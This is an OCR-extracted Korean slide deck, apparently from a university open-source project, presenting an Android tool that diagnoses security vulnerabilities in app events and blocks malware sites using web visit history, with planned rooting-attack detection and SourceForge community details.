


D. 보안 취약성 진단 기능

- 진단 서버 화면
  - 각 이벤트에 대한 연산 후, 클라이언트로 알림




D. 보안 취약성 진단 기능




보안 취약성 진단 기능

- Vulnerability Diagnosis 화면
- Server/Client 기반 진단
- Application 전체 진단 기능
  - Background/Foreground로 실행중인 앱 진단
- 활성 앱 이벤트 진단 기능
  - Background로 실행중인 특정 앱 이벤트 진단




E. 웹 방문 기록 기반 진단 기능

- 웹 정보 진단 기능
  - 시스템 내부 웹 방문 기록 정보 서버 전송 후, 저장 가능
  - 웹 방문 기록 기반 악성코드 진입 경로 차단 및 진단
    - 서버 WebRecord DB에 저장된 웹 방문 기록 분석을 통한 불법 사이트 차단



E. 웹 방문 기록 기반 진단 기능



웹 방문기록 기반 진단 기능

- Web Vulnerability Diagnosis 화면
- Menu버튼 클릭 시 화면 하단에 Start & Stop 메뉴 생성
- 웹 방문기록 전송 기능
  - 주기적으로 웹 방문 기록 서버 전송
- 웹 방문기록 기반 취약성 진단
  - 웹 방문기록 기반 악성코드 배포 사이트 차단


후반기 연구 : 루팅 공격 탐지 !

- 루팅 공격에 대한 모니터링 및 검출 기술 개발
  - 이상 현상 검출 방법 연구
  - 시스템 내부정보 변화에 대해 주기적으로 모니터링
    - 프로세스, 저장소, 메모리 모니터링

커뮤니티 운영 실적
및 향후 적용 분야

SW 개발 커뮤니티 운영

- SourceForge.net 커뮤니티 개설 및 운영
  - Android Event Analysis (2011. 4. 12 개설)
    - https://sourceforge.net/projects/androideventana/
    - 소스코드 개발 및 버그 수정 배포
  - 2011년도 2학기 현재 '모바일프로그래밍' 전공교과목 개설 운영중 (수강인원 51명)





SW 개발 커뮤니티 운영


- SourceForge.net 커뮤니티 운영 현황
  - 프로젝트 참여 인력 : 8명 (적극적인 개발 참여인원) + @
  - File Manager
    - Client : AndVulnerAnalysis_Ver0.5
    - Server : AndVulnerDiagnoServer_Ver0.2
  - Analytics
    - 최고 순위 : 1,261위

향후 응용 분야

- 스마트폰 기반 공격 탐지 및 대응 시스템 개발 등 연계 가능
  - 스마트폰 자가 진단 및 대응, 게임앱 등에 대한 보안성 진단/점검







공개SW 커뮤니티 지원사업

안드로이드 기반 활성 앱 이벤트 보안 취약성 진단 OSS 개발

감 사 합 니 다

hwlee@hs.ac.kr
http://www.hs.ac.kr & http://cis.hs.ac.kr